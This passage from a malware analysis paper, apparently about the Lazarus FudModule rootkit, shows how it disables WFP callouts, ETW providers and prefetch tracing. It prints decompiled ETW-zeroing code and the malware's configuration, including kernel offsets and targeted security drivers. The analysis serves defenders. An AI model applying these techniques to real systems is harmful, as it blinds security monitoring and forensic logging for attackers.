

Figure 14: Runtime modification of the `scanner.sys` *minifilter. On the left is the original prolog, on the right the modified one, skipping the actual filtering code and returning immediately.*

0x10: Windows Filtering Platform callouts

The *Windows Filtering Platform* (WFP) [15] is a set of system services providing a platform for creating network filtering applications. WFP callout drivers [15] extend the capabilities of the WFP by processing TCP/IP-based network data. They are used for deep packet inspection, packet modification, stream modification and data logging, e.g. endpoint security, HIPS, firewalls and EDR products.

There's a project called `PacketModificationFilter` as a part of [16], which is a minimalistic TCP and UDP firewall based on WFP callouts and has the source code available. We customized it to block the EICAR test string when sent locally over TCP – see Figure 15. In its upper pane, a WFP callout is registered for a local TCP connection via port 12345. In the lower left pane is the running server listening on the port 12345 and in the lower right pane is the client able to send messages through the corresponding port. First, a string `LegitimateTraffic` is sent to test the communication, and succeeds. Next, the forbidden EICAR test string is sent, and the communication is blocked (the logic is implemented in the `PacketModificationFilter` driver, where the EICAR string is also hard coded) and the error message '*ConnectionAbortedError: [WinError 10053] An established connection was aborted by the software in your host machine*' is printed.



Figure 15: The EICAR test string triggered the blocking of server-client connection (lower pane) after the WFP callout is created on the local TCP connection over port 12345 (upper pane).

Despite our efforts to understand callout structures, we still do not fully comprehend their definition. A default callout structure is initialized in the subroutine `netio!InitDefaultCallout`, as shown in Figure 16. Note that the size of the structure is 80 bytes and the initialization sets the callout flags to `0x40` (line 20).

```
__int64 InitDefaultCallout()
{
  __int64 Mem; // rax
  __int64 DefaultCallout; // rbx

  Mem = WfpPoolAllocNonPaged(80ui64, 'CpfW');
  DefaultCallout = Mem;
  if ( Mem )
  {
    WfpReportError(Mem, "InitDefaultCallout");
  }
  else
  {
    memset(gFeCallout, 0, sizeof(FWPS_CALLOUT_WIN10));
    gFeCallout->u32Unk_0 = 4;
    gFeCallout->u32Unk_1 = 1;
    gFeCallout->classifyFn = (__int64)FeDefaultClassifyCallback;
    gFeCallout->classifyFastFn = (__int64)FeDefaultClassifyCallbackFast;
    gFeCallout->notifyFn = (FWPS_CALLOUT_CLASSIFY_FN1)PdcCreateWatchdogAroundClientCall;
    gFeCallout->u32Flags |= 0x40u;
  }
  return DefaultCallout;
}
```

Figure 16: Default callout initialization in Windows 10. The size of the structure is 80 bytes and the flags are set to `0x40`.

However, the registration of a filter callout via `fwpkclnt!FwpsCalloutRegister` in the `PacketModificationFilter` project assumes the size of 48 bytes only, for the *Windows 10 SP3* version and above, see Listing 1.

```
#if (NTDDI_VERSION >= NTDDI_WIN10_RS3)

// Version-1 of run-time state necessary to invoke a callout.
typedef struct FWPS_CALLOUT3_
{
        // Uniquely identifies the callout. This must be the same GUID supplied to
        // FwpmCalloutAdd0.
        GUID calloutKey;
        // Flags
        UINT32 flags;
        // Pointer to the classification function.
        FWPS_CALLOUT_CLASSIFY_FN3 classifyFn;
        // Pointer to the notification function.
        FWPS_CALLOUT_NOTIFY_FN3 notifyFn;
        // Pointer to the flow delete function.
        FWPS_CALLOUT_FLOW_DELETE_NOTIFY_FN0 flowDeleteFn;
} FWPS_CALLOUT3;
```

Listing 1: A definition of a callout structure in `fwpvi.h`.

```
112E5CE11D8 dd 100h                                        ; calloutKey.Data1
112E5CE11D8 dw 0                                           ; calloutKey.Data2
112E5CE11D8 dw 0                                           ; calloutKey.Data3
112E5CE11D8 db 4, 0, 0, 0, 1, 0, 0, 0                      ; calloutKey.Data4
112E5CE11D8 dd 0                                           ; flags
112E5CE11D8 db 0, 0, 0, 0
112E5CE11D8 dq offset packetmodificationdriver_ClassifyFn; classifyFn
112E5CE11D8 dq offset packetmodificationdriver_NotifyFn; notifyFn
112E5CE11D8 dq 0                                           ; flowDeleteFn
112E5CE11D8 dq 0                                           ; u64Unk_0
112E5CE11D8 dq 1   //FWP_CALLOUT_FLAG_CONDITIONAL_ON_FLOW  ; RealFlags
112E5CE11D8 dq 0                                           ; u64Unk_1
112E5CE11D8 dq 0FFFFAD0319240DF0h                          ; u64Unk_2
```

Figure 17: The flag `FWP_CALLOUT_FLAG_CONDITIONAL_ON_FLOW` *is set in the callout structure by* `FudModule`.

We checked the registered callouts in memory during runtime; they had 80 bytes. In the code of `PacketModificationFilter`, there are no flags set. The modification by `FudModule` sets the bit `FWP_CALLOUT_FLAG_CONDITIONAL_ON_FLOW` in the callout's flags (see Figure 17). This is done to all non-allowlisted drivers (see Table 1), which includes, besides `PacketModificationFilter`, network monitoring drivers of third-party vendors' security products.

In order to locate the callout structures in the kernel memory, the module need to carry out several steps. First, it obtains the address of the exported `netio!WfpProcessFlowDelete` function. Next, the attacker needs to find a pointer to the object callback table, `netio!gWfpGlobal`, again with an algorithm not dependent on the version of *Windows*. Then the number of callout entries and the pointer to an array of callout structures are obtained using version-specific constants from the malware's configuration, `u64Offset_Callouts_StructuresPointer` and `u64Offset_Callouts_NumberofEntries` (see Figure 22). Finally, the location of the structure member containing flags is calculated from a hard-coded constant, `u32Size_CalloutsEntry`.

However, the particular modification did not change the outcome of the initial demonstration, so what the attackers aimed at with this feature is still not clear to us.

0x20: Handles of event tracing for Windows

According to *Microsoft*'s documentation, Event Tracing for Windows (ETW) [17] is a kernel-level tracing model that provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers. Events can be consumed in real time or from a log file. There are three components of ETW: controllers, providers and consumers.

Thanks to the exported `nt!EtwRegister` function, the `FudModule` derives the locations of all ETW Tracing Provider Handles (parsing through all calls to `nt!EtwRegister` and collecting the fourth parameter, named RegHandle [18]). As seen in Figure 18, these handles include `nt!EtwpEventTracingProvRegHandle`, `nt!EtwKernelProvRegHandle`, `nt!EtwpPsProvRegHandle`, `nt!EtwpNetProvRegHandle`, `nt!EtwpDiskProvRegHandle`, `nt!EtwpFileProvRegHandle`, `nt!EtwpRegTraceHandle`, `nt!EtwpMemoryProvRegHandle`, `nt!EtwAppCompatProvRegHandle`, `nt!EtwApiCallsProvRegHandle`, `nt!EtwCVEAuditProvRegHandle`, `nt!EtwThreatIntProvRegHandle`, `nt!EtwLpacProvRegHandle`, `nt!EtwAdminlessProvRegHandle`, `nt!EtwSecurityMitigationsRegHandle` and `nt!PerfDiagGlobals`.

```
void __fastcall EtwpInitialize(int a1)
{
  EtwRegister(&EventTracingProvGuid, EtwpTracingProvEnableCallback, 0i64, &EtwpEventTracingProvRegHandle);
  WdipSemInitialize();
  PerfDiagInitialize();
  EtwpInitializeCoverage();
  EtwpInitializeCoverageSampler();
  EtwRegister(&KernelProvGuid, EtwpKernelProvEnableCallback, 0i64, &EtwKernelProvRegHandle);
  TraceLoggingRegisterEx(&stru_140400D58, 0i64, 0i64);
  EtwRegister(&PsProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)1, &EtwpPsProvRegHandle);
  TlgRegisterAggregateProviderEx(&stru_140400D20, EtwpTraceLoggingProvEnableCallback, &PsProvTraceLoggingGuid);
  EtwRegister(&NetProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x10000, &EtwpNetProvRegHandle);
  EtwRegister(&DiskProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x100, &EtwpDiskProvRegHandle);
  EtwRegister(&FileProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x2000000, &EtwpFileProvRegHandle);
  EtwRegister(&RegistryProvGuid, EtwpRegTraceEnableCallback, 0i64, &EtwpRegTraceHandle);
  EtwRegister(&MemoryProvGuid, EtwpCrimsonProvEnableCallback, (PVOID)0x20000001, &EtwpMemoryProvRegHandle);
  EtwRegister(&MS_Windows_Kernel_AppCompat_Provider, 0i64, 0i64, &EtwAppCompatProvRegHandle);
  EtwRegister(&KernelAuditApiCallsGuid, 0i64, 0i64, &EtwApiCallsProvRegHandle);
  EtwRegister(&CVEAuditProviderGuid, 0i64, 0i64, &EtwCVEAuditProvRegHandle);
  EtwRegister(&ThreatIntProviderGuid, 0i64, 0i64, &EtwThreatIntProvRegHandle);
  EtwRegister(&MS_Windows_Security_LPAC_Provider, 0i64, 0i64, &EtwLpacProvRegHandle);
  EtwRegister(&MS_Windows_Security_Adminless_Provider, 0i64, 0i64, &EtwAdminlessProvRegHandle);
  EtwRegister(&SecurityMitigationsProviderGuid, 0i64, 0i64, &EtwSecurityMitigationsRegHandle);
```

Figure 18: The fourth parameter of the `nt!EtwRegister` *call is a pointer to the target handle.*

Figure 19 illustrates the module zeroing these handles of interest. This means that there are no system ETW providers for any consuming application. This should effectively mean that many relevant ETW monitoring providers are disabled. However, as of the time of writing this paper, we haven't been able to demonstrate the impact of this kernel modification.

```
__int64 __fastcall Kernel::zero_ETW_RegHandles(pMalConfig *l_MalConfig)
{
  bIsSuccessful = 0;
  const_Zero = 0i64;
  memset(l_MalConfig->au64ETW_RegHandles, 0, sizeof(l_MalConfig->au64ETW_RegHandles));
  Memory::find_nt_EtwEventTracingProvRegHandle((__int64)l_MalConfig);
  u32Count = 20i64;
  do
  {
    u64RegHandle_ii = *l_au64ETW_RegHandles;
    if ( *l_au64ETW_RegHandles )
    {
      CurrentProcess = GetCurrentProcess();
      l_MalConfig->fn_NtWriteVirtualMemory(CurrentProcess, &v11, u64RegHandle_ii, 8i64, &v12);
      g_au64ETW_RegHandles = *l_au64ETW_RegHandles;
      hCurrentProc = GetCurrentProcess();
      l_MalConfig->fn_NtWriteVirtualMemory(hCurrentProc, g_au64ETW_RegHandles, &const_Zero, 8i64, &v13);
      epilog();
      bIsSuccessful = 1;
    }
    ++l_au64ETW_RegHandles;
    --u32Count;
  }
  while ( u32Count );
  return bIsSuccessful;
}
```

```
nt_EtwpPsProvRegHandle dq 0FFFFD689D323CB90h  => 0h
nt_EtwCVEAuditProvRegHandle dq 0FFFFD689D323C990h
                                        ; DATA XREF: nt:
nt_EtwpMemoryProvRegHandle dq 0FFFFD689D323C710h
                                        ; DATA XREF: nt_
                                        ; nt_EtwpLogMemI
nt_EtwAdminlessProvRegHandle dq 0FFFFD689D323D590h
                                        ; DATA XREF: nt_
                                        ; nt_EtwTraceAdm
nt_EtwLpacProvRegHandle dq 0FFFFD689D323DB90h
                                        ; DATA XREF: nt_
                                        ; nt_EtwTraceLpa
nt_EtwpDiskProvRegHandle dq 0FFFFD689D323C190h
                                        ; DATA XREF: nt_
nt_EtwpNetProvRegHandle dq 0FFFFD689D323C490h
                                        ; DATA XREF: nt_
nt_EtwpEventTracingProvRegHandle dq 0FFFFD689D323CD10h
                                        ; DATA XREF: nt_
                                        ; nt_EtwpFailLog
nt_EtwpFileProvRegHandle dq 0FFFFD689D323C810h
                                        ; DATA XREF: nt:
                                        ; nt:nt__ctrlfp$
nt_EtwSecurityMitigationsRegHandle dq 0FFFFD689D323D190h
```

Figure 19: On the left, `FudModule`*'s implementation. On the right, its effect of zeroing all ETW Register Handles during runtime, with only one provider highlighted in red.*

0x40: nt!PfSnNumActiveTraces

Prefetch files are an important component of the *Windows* operating system, responsible for speeding up process creation by caching process metadata. Moreover, they are also relevant in digital forensics because they help reconstruct the timeline of events before and during an incident. A Lazarus attack often involves using a large number of artifacts and executables. Removing such evidence makes any investigation much harder, but prefetch files are often left behind. One of the tools that reads the prefetch files stored in a *Windows* system and displays the information stored in them is *WinPrefetchView* [19] by *NirSoft*. The normal behaviour of the tool is shown in the upper pane of Figure 20, capturing the execution of *Notepad* and *Calculator*.



Figure 20: Prefetch files before and after manually exceeding the limit for allowed traces in Nirsoft's WinPrefetchView.

To prevent creating prefetch files, `FudModule` is interested in the global kernel variable `nt!PfSnNumActiveTraces`, which is referenced in several `ntoskrnl.exe` procedures (e.g. `nt!PfSnBeginTrace`, `nt!PfSnActivateTrace`, `nt!PfSnDeactivateTrace`, `nt!PfSnProcessExitNotification` and `nt!PfFileInfoNotify`). As seen in Figure 21, the attackers chose the last-mentioned procedure to locate the position of `nt!PfSnNumActiveTraces` and set its value to `0xFFFFFF`. The procedure `nt!PfSnBeginTrace` exits prematurely if `nt!PfSnNumActiveTrace` reaches a threshold value represented by `g_u32Traces_Threshold` (unlike the other names in Figure 21, this name is not from the official PDB database but denotes our own understanding of the variable's role).



Figure 21: The `nt!PfSnBeginTrace` function returns prematurely if `nt!PfSnNumActiveTraces` surpasses the `g_u32Traces_Threshold` value.

Afterwards, the execution of *Windows* applications is no longer traced – see the empty listbox in the lower pane of Figure 20.

Malware configuration

Finally, in Figure 22 we can see the module's complete runtime configuration. It is stored as a structure in its memory address space and contains all information required for the malware to function. It includes the handle of the `DBUtil_2_3.sys` driver; its installation path; the module base addresses of `ntoskrnl.exe` and `netio.sys`; pointers to the located kernel variables like `nt!CallbackListHead` (section 0x01, *above*), `nt!ObTypeIndexTable` (section 0x02, *above*), and `nt!PspNotifyEnableMask` (section 0x04, *above*). The names of up to 20 non-legacy minifilters can be stored in the structure, indicating that they should be disabled (section 0x08, *above*). There is also space for up to 20 kernel addresses of ETW providers to nullify (section 0x20, *above*). Moreover, there are multiple structure members representing offsets of important kernel variables that vary throughout different *Windows* versions. The malware developers have researched the correct values for the most of the *Windows* builds from 7601 up to 20348. We show an example for *Windows 7.1* build 7601 (highlighted in purple) and for *Windows 10* build 17763 (highlighted in dark blue).

```
dq offset pPEB64                          ; pPEB64
dq 0                                      ; u64Unused_0
dq 170h                                   ; hFile_DBUtil23
text "UTF-16LE", 'circlass',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; wszDevice_Chosen_RootName
text "UTF-16LE", 'circlassmgr.sys',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; wszDevice_New_FullName
text "UTF-16LE", 'C:\Windows\system32\drivers\circlassmgr.sys',0,0,0,0; wszDevice_New_Path
text "UTF-16LE", '\SystemRoot\System32\drivers\circlass.sys',0,0,0,0,0; wszDevice_Chosen_Path
dq offset u64Count_Modules                                     ; pu64Count_Modules
dq 14Ch                 u64Count_Modules db  9Eh               ; hDuplicatedHandle
dq 0FFFF858F7AB20080h                                          ; CurrentProcess_KTHREAD
dq 0FFFFF8063D0A1000h                                          ; ModuleBaseAddress_ntoskrnl
dq 0FFFFF80560200000h                                          ; ModuleBaseAddress_netio
dq 0FFFF9A8000000000h                                          ; MiPteInShadowRange
dq 232h                  dq 1F6h                               ; u64Offset_KTHREAD_PreviousMode
dq 0FFFFF8063D4DA140h    dq 0FFFFF80002CCBFD0h                 ; p_nt_CallbackListHead
dq 0FFFFF8063D5E4C60h    dq 0FFFFF80002C78100h                 ; p_nt_ObTypeIndexTable
dq 0FFFFF8063DA0F534h    dq 0FFFFF80002C750A0h                 ; p_nt_PspNotifyEnableMask
dq 0FFFFF8063D57B9F0h    dq 0FFFFF80002C750C0h                 ; p_nt_PspLoadImageNotifyRoutine
dq 0FFFFF8063D57B7F0h    dq 0FFFFF80002C752E0h                 ; p_nt_PspCreateThreadNotifyRoutine
dq 0FFFFF8063D57BBF0h    dq 0FFFFF80002C75500h                 ; p_nt_PspCreateProcessNotifyRoutine
dq 0                     dq 0FFFFF80002C66B8Ch                 ; p_nt_PfSnNumActiveTraces
dd 5                                                           ; u32MiniFilterCount
db '\minispy.sys',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; szMinifilter_00
db '\filetrace.sys',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; szMinifilter_01
db '\WdFilter.sys',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; szMinifilter_02
db '\avscan.sys',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; szMinifilter_03
db '\scanner.sys',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; szMinifilter_04
db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; szMinifilter_05

db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0; szMinifilter_19
dd 0                                      ; u32Unused_0
dq 0C8h                  dq 0C0h                ; u64Offset_Object_Type__CallbackList
dq 0FFFFF80560278560h    dq 0FFFFF880017766A0h  ; p_netio_gWfpGlobal
dq 190h                  dq 548h                ; u64Offset_Callouts_NumberofEntries
dq 198h                  dq 550h                ; u64Offset_Callouts_StructuresPointer
dd 50h                   dd 40h                 ; u32Size_CalloutsEntry
dd 30h                   dd 28h                 ; u32Offset_CalloutEntry_Flags
dq 1                     dq 1                   ; u64Offset_Unk
dq 8                     dq 8                   ; u64Offset_AttachedDeviceObject_DriverObject
dq 10h                   dq 10h                 ; u64Offset_FileObject_Vpb
dq 8                     dq 8                   ; u64Offset_Vpb_DeviceObject
dq 18h                   dq 18h                 ; u64Offset_DeviceObject_AttachedDevice
dq 40h                   dq 40h                 ; u64Offset_AttachedDeviceObject_DeviceExtension
dq 50h                   dq 50h                 ; u64Offset_DeviceExtension_Callbacks
dq 120h                  dq 110h                ; u64Offset_FunctionTable
dq 10h                   dq 10h                 ; u64Offset_ThreadObject_5
dq 48h                   dq 38h                 ; u64Offset_Minifilters_0
dq 70h                   dq 60h                 ; u64Offset_Minifilters_1
dq 32h                                    ; u64Count_ThreadObjects
dq 0FFFFF8063D57DE68h                     ; au64ETW_RegHandles   //KseEtwHandle
dq 0FFFFF8063D4AC248h                     ; au64ETW_RegHandles   //EtwpEventTracingProvRegHandle
dq 0FFFFF8063D4AC000h                     ; au64ETW_RegHandles   //EtwKernelProvRegHandle
dq 0FFFFF8063D4AC1F0h                     ; au64ETW_RegHandles   //EtwpPsProvRegHandle
dq 0FFFFF8063D4AC240h                     ; au64ETW_RegHandles   //EtwpNetProvRegHandle
dq 0FFFFF8063D4AC238h                     ; au64ETW_RegHandles   //EtwpDiskProvRegHandle
dq 0FFFFF8063D4AC250h                     ; au64ETW_RegHandles   //EtwpFileProvRegHandle
dq 0FFFFF8063DA0E010h                     ; au64ETW_RegHandles   //EtwpRegTraceHandle
dq 0FFFFF8063D4AC220h                     ; au64ETW_RegHandles   //EtwpMemoryProvRegHandle
dq 0FFFFF8063D4AC008h                     ; au64ETW_RegHandles   //EtwAppCompatProvRegHandle
dq 0FFFFF8063D4AC010h                     ; au64ETW_RegHandles   //EtwApiCallsProvRegHandle
dq 0FFFFF8063D4AC218h                     ; au64ETW_RegHandles   //EtwCVEAuditProvRegHandle
dq 0FFFFF8063D4ABFF8h                     ; au64ETW_RegHandles   //EtwThreatIntProvRegHandle
dq 0FFFFF8063D4AC230h                     ; au64ETW_RegHandles   //EtwLpacProvRegHandle
dq 0FFFFF8063D4AC228h                     ; au64ETW_RegHandles   //EtwAdminlessProvRegHandle
dq 0FFFFF8063D4AC258h                     ; au64ETW_RegHandles   //EtwSecurityMitigationsRegHandle
dq                  0                     ; au64ETW_RegHandles

dq                  0                           ; au64ETW_RegHandles
dq 7FFAC1272E30h         dq 7720B110h           ; fn_NtUnloadDriver
dq 7FFAC1271630h         dq 7720A690h           ; fn_NtLoadDriver
dq 7FFAC126FD20h         dq 77209C00h           ; fn_NtQuerySystemInformation
dq 7FFAC126FDA0h         dq 77209C40h           ; fn_NtWriteVirtualMemory
dq 7FFAC12058A0h         dq 771DC2D0h           ; fn_RtlInitUnicodeString
dq 7FFAC1270160h         dq 77209E20h           ; fn_NtOpenDirectoryObject
dq 7FFAC126FD40h         dq 77209C10h           ; fn_NtOpenSection
dq 7FFAC126FB60h         dq 77209B20h           ; fn_NtMapViewOfSection
dq 7FFAC126FBA0h         dq 77209B40h           ; fn_NtUnmapViewOfSection
dq 7FFAC123C120h         dq 771ED460h           ; fn_RtlCreateUserThread
```

Figure 22: The complete runtime configuration of `FudModule` *stored in a structure. Many constants differ among OS versions.*

Related work

The earliest mentions of Object Callbacks (`0x02`) that we found online are in a blog post by Doug 'Douggem' Confere from May 2015 [20] introducing the concept, and a blog post by Adam Chester from December 2017 [21], explaining their role in an anti-debugging technique of a protected anti-virus process. Process, thread and image load notification callbacks (`0x04`) were analysed in a post published on *triplefault.io* in September 2017 [22].

We would like to point out a talk by Christopher Vella from 2019 [23] that touches on the topic of disabling the callbacks of types `0x01`, `0x02` and `0x04`, thus blinding Endpoint Detection and Response (EDR) [24] solutions generically. An additional blog post that deals with the removal of the same type of callbacks is by infosec researcher br-sn from August 2020 [25]. A web resource describing the process of minifilter (`0x08`) hooking was published in 2020 [26]. Considering Windows Filtering Platform and callouts (`0x10`), the idea of a kernel driver filtering out malicious traffic based on WFP was published in 2012, see [27]. Regarding Event Tracing for Windows (`0x20`), we found a blog post on neutralizing an ETW Threat Intelligence Provider from May 2021 [28] and an academic paper proposing a logging technique based on ETW from December 2015 [29]. Finally, we didn't find any online resource explaining the `0x40` mechanism. However, in [30], the authors mention the `PfSnBeginTrace` API function in relation to their research on *Windows* prefetch files, which brought us on the right track (after they pointed out that the prefix `Pf` means 'prefetch').

For research purposes, it's an advantage to see various kernel objects in a GUI. There's an actively developed but closed project called `Windows Kernel Explorer` by Axt Müller [31] that is able to display the corresponding data from the kernel for all the features, except the data related to `0x20` and `0x40`. In the open-source category, we found a project called `CheekyBlinder` by br-sn [32], partially covering features `0x01`, `0x02` and `0x04`, but not tested on many *Windows* versions and with its most recent commit from August 2020. The tool `EtwExplorer` can display data on ETW providers of the feature `0x20`, see [33].

A general resource for *Windows* kernel programming is the book by Pavel Yosifovich [34]. It also explains, in Chapters 9 and 10, many of the features discussed here.

A blog post on various vulnerable kernel drivers by Michal Poslušný was published in January 2022, see [35] and the bibliography section for additional related research.

CONCLUSION

In the attacks attributed to Lazarus, there are usually many tools distributed to compromise endpoints in the networks of interest. The above-mentioned case in the Netherlands from October 2021 stood out with the discovery of the user-mode `FudModule` operating robustly in kernel space, using *Windows* internals that have little to no documentation. For the first time in the wild, the attackers were able to leverage CVE-2021-21551 in order to disable the monitoring capabilities of all security solutions, by using mechanisms either not known before or familiar only to specialized security researchers and (anti-)cheat developers. On the attackers' side, this undoubtedly required deep research, development, and intense testing. For security researchers and product developers, this should be a motivation for re-evaluation of their implementations and increasing their solutions' self-protection features.

IOCs

File	SHA256
`FudModule.dll`	`97C78020EEDFCD5611872AD7C57F812B069529E96107B9A33B4DA7BC967BF38F`
`Dbutil_2_3.sys`	`0296E2CE999E67C76352613A718E11516FE1B0EFC3FFDB8918FC999DD76A73A5`

REFERENCES

[1] Kálnai, P. Amazon-themed campaigns of Lazarus in the Netherlands and Belgium. WeLiveSecurity. 30 September 2022. https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium.

[2] Park, S. Multi-universe of adversary: multiple campaigns of the Lazarus group and their connections. Virus Bulletin Conference Proceedings. 2021. https://vblocalhost.com/uploads/VB2021-Park.pdf.

[3] Dekel, K. CVE-2021-21551- Hundreds Of Millions Of Dell Computers At Risk Due to Multiple BIOS Driver Privilege Escalation Flaws. Sentinel Labs Security Research. May 2021. https://www.sentinelone.com/labs/cve-2021-21551-hundreds-of-millions-of-dell-computers-at-risk-due-to-multiple-bios-driver-privilege-escalation-flaws/.

[4] Microsoft. PreviousMode. December 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/previousmode.

[5] Microsoft. !peb. December 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-peb.

[6] Wikipedia. List of Microsoft Windows verions. https://en.wikipedia.org/wiki/List_of_Microsoft_Windows_versions.

[7] Microsoft. Driver Samples for Windows. 10 June 2022. https://github.com/microsoft/Windows-driver-samples.

[8] Microsoft. Filtering Registry Calls. December 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/filtering-registry-calls.

[9] microsoft / Windows-driver-samples. GitHub. https://github.com/microsoft/Windows-driver-samples/tree/main/general/obcallback.

[10] microsoft / Windows-driver-samples. GitHub. https://github.com/microsoft/Windows-driver-samples/tree/main/filesys/miniFilter/scanner.

[11] Wikipedia. EICAR test file. https://en.wikipedia.org/wiki/EICAR_test_file.

[12] Microsoft. About file system filer drivers. December 2021. https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/about-file-system-filter-drivers.

